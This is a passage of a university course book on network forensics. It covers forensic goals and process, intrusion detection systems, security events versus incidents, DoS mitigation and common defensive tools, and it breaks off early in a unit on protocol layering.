
COURSE BOOK



## Introduction to Network Forensics

DLBCSEINF01\_E



Learning Objectives

###### Introduction 11



Network forensics is the art and science of detecting attacks on network-based infrastructure and reducing further impact to systems. This course, **Introduction to Network Forensics**, will provide students with in-depth knowledge of current computer network technology, and of methods required to detect possible malicious actions. This course will thus examine the lay- ered architecture of computer networks, with express focus on the possible vulnerabilities of each layer. Further, it will discuss the corresponding technology standards, as described in Request for Comments (RFC) documents. This should both give students a fundamental understanding of networks and enable them to interpret the information contained in revised standards. To further deepen students’ understanding of network communication, common encryption technologies will be discussed in detail. Special attention will be paid to the ways in which attackers can subvert encryption technology, and to the consequences of such attacks.

Finally, this course book will give students the ability to deploy and use intrusion detection and prevention systems (IDPSs). This includes an understanding of the general working mechanisms of such systems, as well as methods for using the data that they generate. Most notably, students will learn what a security information and event management (SIEM) sys- tem is and how to recognize and categorize security events that are generated by the interac- tion between IDPS and SIEM systems.



# Unit 1

## Why Network Forensics?

##### STUDY GOALS

On completion of this unit, you will be able to …

… deﬁne network forensics.

… understand the possible impact of cyberthreats.

… describe the escalation process for security events.

… examine and classify security events.

… recall a selection of software tools used in the ﬁeld of network forensics.

… select the appropriate software tools for various tasks.

DL-E-DLBCSEINF01\_E-U01

1. Why Network Forensics?

#### Introduction

In recent years, more and more attacks on network systems have become publicly known. The nature of such attacks has ranged from previously undetected cyberespion- age to data breaches concerning billions of users (McMillan & Knutson, 2017) and highly professional attacks on very speciﬁc national infrastructure, such as the Stuxnet attack on Iran’s nuclear fuel enrichment centrifuges (Kushner, 2013).

Verizon (2021) reported 29,207 security incidents having occurred worldwide in 2020. Not all organizations report detected incidents in a structured manner and many incidents go unreported; thus, the actual number is estimated to be much higher.

IBM Security (2020) estimates the global average cost of a single data breach at $3.86 million. While the causes of the breaches discussed in its report include human error and system glitches, the majority (52 percent) are a consequence of malicious attacks.

In order to perform its intended tasks, most malicious software must, at some point, contact whoever controls it. Even Stuxnet, which is highly autonomous and built with ofﬂine targets in mind, contained an update routine (Kushner, 2013). In fact, monitoring the communication attempts of malicious software is often key to understanding its purposes. In the “uncontrolled” environment of day-to-day business, monitoring net- work trafﬁc for anomalies is crucial to detecting such threats.

In this context, **network forensics** as a discipline is certain to play an increasingly important role. There are two main focal points of network forensics:

1. Technical detection of malicious actions and all actions taken in response.
2. Providing evidence to investigators or insurance companies.

Network forensics The ﬁeld of network forensics encom- passes the capture, recording, and analy-

sis of network events, with the aim of discovering the source of security attacks or other security incidents.

Palmer, as cited in Joshi and Pilli (2016a, p. 8), deﬁnes network forensics as the “use of scientiﬁcally proven techniques to collect, fuse, identify, examine, correlate, analyze, and document digital evidence … for the purpose of uncovering … unauthorized activi- ties … as well as providing information to assist in response to … these activities.”

Network forensics can be more brieﬂy described as the “capture, recording, and analy- sis of network events in order to discover the source of security attacks or other prob- lem incidents” (Ranum, 1999, as cited in Joshi & Pilli, 2016a, p. 8). This deﬁnition is relied upon throughout this course book.

Why Network Forensics?

#### Goals of Investigations

Network forensics is a lot of work. As with any type of work, goals must be formulated in order to achieve an expected outcome—otherwise, all the hard work would be for nothing. As a result of the investigation, documents are produced that describe (possi- ble) security incidents, and evidence is collected for further investigation by law enforcement. The following sections discuss the goals leading to these deliverables.

Detection of Security Incidents

First of all, security incidents have to be detected. The longer a breach goes undetec- ted, the greater the potential damage to the organization becomes. Obviously, without any kind of network monitoring, atypical behaviors within the network will go undetec- ted, and the damage is done. Depending on the type of attack, the incident may announce itself (as in the case of ransomware) when the damage is done, or it may be designed to linger persistently with the express goal of remaining undetected for an extended period. Attacks of the latter type are called advanced persistent threats. They pose one of the main challenges for network forensics, because they are designed to remain in the computer network for as long as possible.

Assessing the Damage

Once an attack has been detected, one of the goals of network forensics, and of digital forensics in general, is to assess the damage that has been done. For network forensics, the dominant question in this context is: what data have been transferred over the net- work to the attacker? This is where a corresponding network monitoring infrastructure proves very useful, if it is in place. Network and ﬁrewall logs can be used to look for unusual communications, and deep inspection of the transmitted data can provide insights into the affected systems. Identifying the compromised system or systems is the ﬁrst step in damage control. Establishing and maintaining a network monitoring infrastructure can be costly, so not every organization will have these tools at its dis- posal.

Learning from Mistakes and Enabling Counteractions

As mentioned earlier, network forensics has dual sets of goals—one that is directed toward the organization internally, and one that is externally oriented.

From an intraorganizational perspective, network forensics enables a learning and improvement process. An observed attack, whether successful or unsuccessful, often provides new insights about future cybersecurity threats.

Ransomware Malicious software that encrypts valua- ble or business-criti- cal data to elicit pay- ment from the victim is called ransom- ware.

Spear phishing Attacks of this type target speciﬁc per- sonnel, baiting them into compromising

security.

Denial-of-service (DoS) attacks

DoS attacks disable network services, usually by inundat- ing the server with

requests.

Evidence Network forensics must provide data that will stand up in

court.

Preserved Collected data must be stored independ- ently and unchange-

ably.

A documented spear phishing attack should lead to an increased awareness within the organization of such threats. It can also be used to train personnel to better distinguish between phishing attacks and legitimate communications.

If denial-of-service (DoS) attacks are identiﬁed in time, technical countermeasures can be taken. Network monitoring can detect unusually high loads, allowing an organization to ignore suspicious network trafﬁc rather than dedicate capacities to handling it. This frees up resources and keeps the service that is under attack operational. It does, how- ever, require a timely detection of the attack.

Providing Evidence for Law Enforcement Investigations

Seen from an interorganizational point of view, network forensics is required to provide evidence of attacks—meaning, in this context, evidence that can be used in a court of law. Consequently, all data collected and generated by network forensics methods must meet the respective legal requirements and be tamperproof. The authenticity of the data must be ensured, otherwise they will not be usable by law enforcement and their relevance for insurance claims will be questionable.

#### Network Evidence Gathering

The hallmark of a successful network attack is for it to remain undetected. Barring this, attackers generally place the highest priority on the obfuscation of any traces that can lead back to them. Obfuscation includes the various measures taken by an attacker to avoid being identiﬁed or detected. Erasing access and command logs is often one of the ﬁrst actions a successful attacker performs.

Such obfuscation techniques can only be used on systems that have already been compromised. This is why network forensics, which isn’t limited to individual systems but takes into account networks or network segments as a whole, empowers security specialists to detect breaches on compromised systems despite obfuscation. Network forensics additionally allows the retracing of security incidents that occurred in the past.


Consequently, the data collection required for network forensics should be carried out on a dedicated system, i.e., a system that offers no other services. Such a system should be especially secure and provide no additional services that could be exploited by an attacker to gain access to it and tamper with its data.

To qualify as evidence, the collected data must be preserved, ideally as read-only media. This includes hash values of the individual traces and logs, to further ensure that they haven’t been altered after collection (Joshi & Pilli, 2016c). Further analysis is then performed on copies of the data, thus allowing veriﬁcation by third parties, such as law enforcement.

Why Network Forensics?

The Process of Network Forensics

The ﬁgure below depicts a high-level process model of how network forensics can be applied. The depicted process is iterative. This means that there is no real end to the process—rather, feedback from later steps in the process is used to improve the result.



The process involves the following steps.

0. Preparation

In this initial step, the necessary hardware and software is deployed and conﬁgured. Decisions are made about what to monitor, how to monitor it, and who is responsible. Keep in mind that this step depends strongly on the legal environment in which the organization operates. There may be laws that prevent certain types of communication from being monitored. There may also be legal and organizational requirements to closely monitor speciﬁc matters.

Special attention should also be paid to the synchronization of all systems on the timescale. The reconstruction of any security incident relies heavily on sequences of events. Differing system clocks on individual systems can muddy the investigation sig- niﬁcantly.

Security events Systems generate security events, which must be sub- sequently conﬁrmed.

Network data collec-

tion This type of data col- lection forms the basis of investiga- tions but incurs high

costs.

Hash values Computed by an algorithm, hash val- ues change drasti- cally when data are

changed.

Examination Collected and pre- served data must be prepared so as to facilitate investiga-

tions.

Investigation The investigation reconstructs the security incident.

1. Detection

In this step, the deployed systems run continuously and monitor the network. Security events produced by the systems are pre-evaluated, and a response to the event must then be determined. If the event turns out to be an actual security incident, the inci- dent response step is initiated, and collection begins.

1. Collection

All network data pertaining to the security event must be collected. The corresponding network data collection systems record and store network trafﬁc. Depending on the investment in equipment and on legal concerns, it is also possible to collect network trafﬁc preemptively. This allows for the later investigation of initially undetected secur- ity incidents. The time span for collection, however, is always limited due to the sheer amount of network trafﬁc observed in real-life environments.

1. Preservation

Data pertaining to a security incident must be stored in a way that will ultimately stand up in court. The legal requirements for this may vary, but due diligence calls for the data to be protected from tampering. Copies of the data should be made on devices that aren’t connected to the network (i.e., an external disk), ideally in a read-only medium.

Additionally, hash values of the data should be stored. Hash values are generated using a chosen algorithm; they take up very little memory and represent a ﬁngerprint of the data that are fed into them. Even the smallest changes to the input data change the hash values of the data dramatically. When the evidence is presented later, recalculat- ing the hash value determines whether the data have been changed in the meantime or their integrity has been maintained.

1. Examination

Now that their integrity has been ensured, the data can be examined. The collected data, which may come from multiple sources, are ﬁrst consolidated. The goal of this step is to provide a manageable data set that is organized in the best way possible to aid the subsequent analysis and investigation. This examination includes grouping and clustering the data and removing as much irrelevant data as possible, while maintain- ing all of the data pertaining to the incident. Every step in the data processing must be documented so that this data manipulation can be reenacted by independent experts. This step can also reveal shortcomings in the data collection if relevant data are miss- ing. If this is the case, feedback must be given to the persons responsible for the sys- tem deployment and conﬁguration described in step 0.

1. Analysis and investigation

In this iterative subprocess, advanced data mining approaches are used to make sense of the data set. The ultimate goal is to reconstruct the incident in a concise and com- prehensive manner. The investigation (step 5b) formulates questions such as “Which system was compromised ﬁrst?” and data analysis (step 5a) provides the answers. This question-and-answer method is repeated until a satisfactory documentation of the incident is achieved.

Why Network Forensics?

If possible, the attackers are identiﬁed. This attribution of incidents, however, is the most difﬁcult aspect of network forensics, as it often involves external systems for which no data can be obtained.

Potentially, the analysis tasks uncover additional shortcomings in the underlying data and can trigger improvements to the infrastructure.

1. Presentation

The ﬁndings of the concluded investigation are distributed to all stakeholders of the incident. Depending on the nature of the incident, the stakeholders may include strate- gic decision makers, external law enforcement, the security infrastructure, and incident response teams.

Incident response

The response to conﬁrmed incidents varies widely depending on the type of incident. Sometimes, active countermeasures can be implemented immediately. In the case of a DoS attack, for example, incoming network trafﬁc that attempts to overload speciﬁc services can be dropped so as to quickly bring the affected services back online. Some- times, a compromised machine on the network can be quickly isolated from the net- work in order to prevent the attack from spreading further. The preliminary assessment of the gravity of the security incident is completed at this stage and determines whether the effort of carrying out a full investigation is warranted.

#### Intrusion Detection

Instinctively, the ﬁrst association with a network security incident is that of an intruder gaining unauthorized access to one or more systems on a network. This is certainly not the only type of incident, but it is one of the more dangerous types.

Industrial espionage poses a signiﬁcant risk to technology-oriented companies. Com- petitors that employ such methods stand to gain a massive economic advantage. They can essentially save on the high costs involved in research and development and bring products to market more cheaply, and perhaps faster, than would otherwise be possi- ble.

But even less dramatic takeovers of computer systems pose a risk. Botnets of compro- mised systems may number in the millions (Europol, 2015) and can remain undetected for years.

Intrusion Detection Systems

All such cases of intrusion rely on network communication. A system compromised by an act of industrial espionage has to send the stolen data back to the attacker, and the individual bots have to somehow receive their instructions.

Analysis

Advanced data min- ing techniques are used to perform analysis and answers questions raised by the investi- gation.

Incident response An incident response includes a prelimi- nary assessment of the incident, which can induce active countermeasures depending on the type and severity of the incident.

This is the battleﬁeld of intrusion detection systems (IDSs). IDSs can be categorized into various types according to their properties. However, they share a common goal: to detect intrusions and notify responsible actors via security events.

Host-based intrusion detection systems

Host-based IDSs monitor individual computer systems. They constantly seek to verify the integrity of the log ﬁles and the operating system. They also try to identify suspi- cious activity at the process level and can raise alarms containing details on individual pieces of software. They are, however, limited to this narrow perspective.

Network-based intrusion detection systems

Network-based IDSs, on the other hand, can monitor entire network segments for sus- picious activity. While they don’t provide the level of detail required to identify mali- cious software, they can identify compromised systems in their network segment and raise security events. Network-based IDSs usually consist of dedicated devices assigned to, and deployed in, speciﬁc network segments to passively intercept and inspect net- work trafﬁc. However, this means that they cannot detect attacks carried out by internal attackers who have physical access to the system.

To detect intruders effectively, host-based and network-based intrusion detection sys- tems must be combined.

Behavior-based versus signature-based systems

Another way of distinguishing between types of intrusion detection systems is by the way in which they raise alarms.

Signatures Predeﬁned rules that describe what an attack can look like are called signa-

tures.

Behavior-based IDSs A behavior-based IDS is trained on normal conditions and will detect devi-

ations.


Signature-based IDSs examine network trafﬁc or ﬁle access against predetermined rules. This can be done extremely efﬁciently and provide real-time alerts about threats that match these patterns. The predetermined rules, also called signatures, can be deﬁned at various levels—ranging from strings of characters to the headers of packets transmitted over the network. The signatures are stored in a knowledge database that can be expanded enormously as new attack signatures are discovered.

While behavior-based IDSs also rely on rules, their rules are much less concretely deﬁned. They can even be formulated using machine-learning methods. The IDS can be trained by letting it observe normal trafﬁc or interactions. Once these norms for parameters like CPU utilization, memory usage (host-based IDS), or network trafﬁc ﬂow (network-based IDS) are established, the system can be put into effect. From then on, any activity that exceeds or deviates from the established norm will trigger a security event. The generic nature of behavior-based IDSs gives them relative independence from speciﬁc operating systems and enables them to detect previously unknown attacks. The price for this, however, is that behavior-based systems tend to generate a much higher rate of false positives—security events that are not actually security inci- dents.

Why Network Forensics?

Evaluating the Events—From Events to Incidents

The ﬁgure below depicts the steps that an alert by an IDS goes through before being considered an actual security incident.



Intrusion detection systems can only output security events. Such an event can be either a sign of actual malicious or dangerous actions or a false alarm. While such false positives also warrant attention in order to improve the intrusion detection mecha- nisms (e.g., by retraining a behavior-based system to recognize a new norm), they are not immediately relevant for threat response.

Once an event has been conﬁrmed as abnormal or malicious behavior, its impact on the security policies and the organization must be assessed. There is a ﬁrm deﬁnition of what raises a security event to the level of a security incident. It must be “an occur- rence that results in actual or potential jeopardy to the conﬁdentiality, integrity, or availability of an information system … or that constitutes a violation or imminent threat of violation of security policies, security procedures, or acceptable use policies” (National Institute of Standards and Technology, 2006, p. 7).

For clariﬁcation, consider the following three cases:

1. A project manager, due to deadline constraints, manually checks the availability of their project members in an internal timekeeping service. Normally, the manager would have delegated this task to the human resources department. This irregularity triggers an alert on the behavioral network-based IDS and must be evaluated. The alert is counted as a false positive, because the manager has access to this informa- tion per the company policy.
2. Due to a misconﬁguration, an intern is granted access rights to an internal docu- ment management service. Their supervisor asks them to collect some reports to prepare a presentation for management. This retrieval action triggers the host- based IDS on the document management system, since interns don’t usually inter- act with these ﬁles. The security event is conﬁrmed by the security department, and

Security events Systems generate security events, which must be sub- sequently conﬁrmed.

Security incident An incident that breaches standing security policies or has a negative impact is called a security incident.

the misconﬁguration is identiﬁed and ﬁxed. Since no ofﬁcial security policy exists for the document management system, this event is not categorized as a security incident.

1. A signature-based IDS detects a transfer of strings that look like IBANs, from a sys- tem that is not associated with billing or payments. After conﬁrmation of this event, a breach of payroll data is detected. Accordingly, the status of the event is raised to a large-scale security incident, the compromised system is isolated for damage con- trol, and a full investigation of the incident is launched, including notiﬁcation of law enforcement.

#### (D)DoS Detection and Mitigation

What Are DoS Attacks?

Denial-of-service attacks aim to disrupt one or multiple services provided by the net- work infrastructure. The following infamous example (from before the prevalence of cloud services, with their scalability) was not actually an attack, but demonstrates the basic concept.

A popular technology news publisher released a post about a new and interesting gadget. In accordance with journalistic practice, it also provided a link to the start-up company’s product page. The post was met with an immensely popular response upon its release. Thousands of interested readers tried to follow the link but were greeted by the message “500 Internal Server Error.” The quasi-simultaneous access by thousands of browsers had overloaded the slick-looking web application that was hosted on a start-up-budget server, preventing it from generating timely responses.

Similar behavior can also be induced by an attacker. Web servers are particularly popu- lar targets of such attacks. Any server-based processing power spent to enhance the web interface makes the effect of DoS attacks more detrimental. When the server comes under too much stress, timeout effects occur. These can then trigger error han- dling, such as load balancing, on the network infrastructure, thus further increasing the load.

Impact of DoS Attacks

The primary impact of DoS attacks is indicated by the name itself: the service can be rendered completely unresponsive. Consequently, any business operations that rely on the service can no longer be carried out. Revenue from advertising partners is lost, cus- tomers can claim damages due to the service being unavailable, and the provider’s reputation can be severely harmed—especially in the case of IT-oriented businesses.

Why Network Forensics?

Furthermore, DoS attacks can distract security and maintenance personnel. With staff busy getting essential or nonessential services back up and running, an attacker has better chances of remaining undetected while executing a more subtle attack, such as placing an advanced persistent threat in the network.

Distributed denial-of-service attacks

If an attacker employs not just one (usually compromised) machine to produce numer- ous requests, but many machines, like a botnet, we speak of a distributed denial-of- service (DDoS) attack. The large number of attacking systems makes it inﬁnitely harder to defend against. Where, previously, requests from just one abnormal system had to be identiﬁed and mitigated (i.e., by ignoring future requests from that one machine), legitimate service requests now must somehow be distinguished from malicious attacks.

How do DDoS Attacks Work?

In order to carry out a DDoS attack, the attacker needs to have access to a large num- ber of compromised systems. Once the attacker has chosen its target, e.g., a company website, they issue a command to the compromised systems. The systems, in turn and in unison, begin to request the website.

Since the attacker has no interest in the response from the server, the requests can be issued with a very high frequency. This frequency also allows a certain amount of con- trol over how the attack is carried out. The higher the frequency of requests per client, the faster the service can be brought down if no countermeasures are in place.

Mitigation

Because this kind of attack can be carried out so easily, especially with the aid of a bot- net, it is one of the more common forms of attack. The method of mitigation therefore deserves special attention.

Filtering mechanisms and reactive mitigation

This approach relies heavily on the network infrastructure of the victim. Once an attack is detected, ﬁrewalls are conﬁgured to drop requests to the affected service. This approach, also called scrubbing, requires a way to identify the malicious requests.

One way of identifying such requests lies in the frequency with which similar requests are carried out by individual peers. For example, if a peer sends more than 30 requests per second, it is categorized as a potential attacker and further requests are then ignored at the network level.

This approach does have some drawbacks. First, the threshold needs to be conﬁgured and kept in tune with actual operative requirements. If the threshold value is too low, users experience service “failures” without receiving feedback. If the value is too high, the mitigation may be ineffective, especially considering that the attacker can ﬁne-tune

Distract

DoS attacks can serve as a distrac- tion from more sub- tle threats.

Scrubbing

Once identiﬁed, con- tinuous illegitimate requests can be dis- carded before they reach the victim of the attack.

the attack frequency to ﬁnd a “sweet spot.” Second, the attack may be so intense that even the network infrastructure outside the ﬁrewall becomes congested. The service then is jeopardized because the whole connection itself has become unreliable.

This kind of approach is reactive, with a monitoring system continually observing the trafﬁc and initiating the ﬁltering mechanism once an attack has been detected. There are also other techniques that can help to keep the service in operation.

Scalability The ability of service providers to dynami- cally increase the resources allocated to services that are in high demand is referred to as scala-

bility.

Modern cloud services rely heavily on virtualization and scalability. These techniques allow the deployment of multiple instances of the same service in case the load increa- ses past a certain point. Victims of DoS attacks can attempt to out-scale the threat. Often, such services are also geographically distributed, so the network load generated by a DoS attack is split up. If a single server instance that is running reaches its pro- cessing limits, a second instance of the same server can be started up and begin shar- ing the workload within seconds. Since such hosting is usually billed for by usage, how- ever, an attacker can directly cause a ﬁnancial impact. Nevertheless, the service can be kept operational, even if it is costly.

It should be noted that such defensive techniques can also be used by attackers. If they gain access to a hosting platform by illegitimate means, they could use the resour- ces of, e.g., Amazon, to perform a DoS attack.

#### Tools of the Trade

To perform the complex tasks associated with network forensics, advanced software is required. Although software is in constant development, new products emerge and supersede older products. This section provides an overview of tools and utilities that can be applied within network forensics. The selection of tools listed here is largely open-source and freely available. Comparable commercial or vendor-speciﬁc software may offer more features.

Wireshark

No list of network analysis tools would be complete without Wireshark. This software can be used to collect and examine network trafﬁc that passes by the computer it is running on. Common use cases include the inspection, debugging, and visualization of network communication with a speciﬁc system under consideration.

Wireshark can also import and analyze network trafﬁc previously recorded by, for instance, ﬁrewalls, routers, and other devices. In this ofﬂine analysis mode, it offers deep packet inspection (DPI) capabilities and even allows for the decoding of transmit- ted data that are encapsulated during encryption or within other protocols. This requires a valid private key, for example, of the organization’s service that is partaking in the communication.

Why Network Forensics?

* + - Wireshark’s role. Data collection, ofﬂine analysis and examination, deep inspection, decryption, and unwrapping of nested protocols
    - available for Windows, macOS, Linux, BSD, and other operating systems (Wireshark, n.d.).

Intrusion Detection Systems

As discussed previously, network IDSs offer a way to continuously monitor network communication and raise security events. A number of these are introduced below.

Suricata

* + - Suricata’s role. Network monitor, signature-based network IDS
    - available for Windows, macOS, Linux, BSD, and other operating systems (Open Information Security Foundation, n.d.).

Snort

* + - Snort’s role. Network monitor, signature-based network IDS
    - available for Windows, macOS, and Linux (Cisco, n.d.).

Zeek (formerly Bro)

* + - Zeek’s role. Network monitor, network-based IDS that can function on the basis of signatures and behavior analysis
    - available for Linux, macOS, and BSD (Zeek, n.d.).

Smaller and Speciﬁc Tools for Trafﬁc Capture and Examination

In addition to full-scale IDSs, there is a wide variety of smaller tools that can be used to record, inspect, store, and organize network trafﬁc.

tcpdump

* + - tcpdump’s role. Network trafﬁc capture
    - available for Linux, macOS, and BSD (The Tcpdump Group, n.d.).

ngrep

* + - ngrep’s role. Trafﬁc capture and examination, searching for speciﬁc patterns
    - available for Windows, macOS, and Linux (jpr5, 2017).

SiLK

* + - * SiLK’s role. Collection, storage, and analysis of network ﬂow data
      * available for Linux, Solaris, OpenBSD, Mac OS X, and Cygwin (Windows) Software Engineering Institute, Carnegie Mellon University, n.d.).

ntop

As a complex, modular commercial application suite, ntop provides many capabilities for network analysis and management. Some of its modules also offer DDoS mitigation capabilities.

* + - * ntop’s role. Trafﬁc capture and recording, network monitoring, packet inspection, and (D)DoS mitigation
      * semicommercial, features vary with license purchased
      * availability depends on required components; primarily for Linux, some conﬁgura- tions work on Windows

(ntop, n.d.).

Security Information and Event Management Systems

Splunk is one of a number of security information and event management (SIEM) sys- tems that provide in-depth data consolidation and analysis. It is designed to work with high data volumes, and thanks to its cloud-based architecture, it delivers the required high performance and scalability. Splunk is a

* + - * commercial product.
      * cloud-based service; also available as on-site installation. (Splunk Inc., n.d.).

A comprehensive review of all software tools is beyond the scope of this text. The inter- ested reader is directed to the literature (Joshi & Pilli, 2016).

Summary

“Network forensics evolved as a response to the hacker community and involves capture, recording, and analysis of network events in order to discover the source of attacks” (Joshi & Pilli, 2016, p. 8) and other security incidents. In recent years, security attacks have become more and more prevalent and impactful.

For the mitigation of future security incidents, network forensics is an invaluable tool with which to assess incurred damage, retrace attacks, and ultimately provide the means to protect against similar attacks and failures. It enables a learning proc- ess in order to improve cybersecurity from a defense standpoint.

Why Network Forensics?

The documentation obtained through network forensics is crucial for the initiation of legal action and insurance claims. In order to stand up in court, the data obtained by network forensics must be stored in a tamperproof manner. The data must also be processed in a manner that facilitates subsequent investigation.

Continuous monitoring using IDSs is necessary for countering the rising number of threats. Intrusion detection systems vary widely in their range of application and are best used in combination.

DoS attacks, which aim to disable network services, are one of the most common types of attacks carried out. They are easy to initiate and usually difﬁcult to miti- gate.

A wide variety of software tools can aid in capturing and analyzing network trafﬁc. They range from small and simple tools for speciﬁc tasks to comprehensive net- work security suites.



# Unit 2

## Basic Protocol Layering

##### STUDY GOALS

On completion of this unit, you will be able to …

… describe the goals of a layered architecture.

… differentiate between the goals of different layers.

… deﬁne connection-based and connectionless communication protocols.

… understand the publication process behind internet standards.

… examine internet standards based on their documentation.

DL-E-DLBCSEINF01\_E-U02

1. Basic Protocol Layering

#### Introduction


Networks are interconnections between systems. The internet, in particular, consists of billions of interconnected devices that seemingly magically exchange huge amounts of information. The fact that this works with almost complete reliability has changed the lives of a large majority of the human population.

The basis for this reliability and potential for growth was laid in 1974, when the Trans- mission Control Protocol/Internet Protocol (TCP/IP) stack and layer model was intro- duced. Before that time, the major computer network, ARPANET, was interconnected via leased telephone lines. Experiments with different underlying technologies, such as satellite and radio communication, made it clear that the communication protocols used up to this point were not suited to the new media. TCP/IP was developed with the express goal of being independent of a physical connection between communication partners. This was one reason for its design as a layered architecture (Cohen-Almagor, 2011).

#### Internet Protocol Hierarchy

Layered Communication in the Physical World

Imagine Europe in the eighteenth century. For diplomatic reasons, a message has to be exchanged between two kings (A and B). Direct communication is practically impossi- ble, since neither speaks the other’s language, and they are unwilling to let state affairs languish while one party travels for several weeks to attend a face-to-face meeting. The most common language for ofﬁcial documents is Latin, which neither king speaks. A possible form of communication could be developed as depicted in the ﬁgure below.



Basic Protocol Layering

The six steps are as follows:

1. A dictates his diplomatic demands and concessions to his scribe.
2. The scribe then translates the document into Latin.
3. A seals the document to prove its authenticity and hands it back to his scribe.
4. The sealed document begins its journey by courier to its destination.
5. On the way, the courier changes horses and is later relieved by another courier. The second courier completes the last leg of the journey by boat and the document ﬁnally arrives at B’s court.
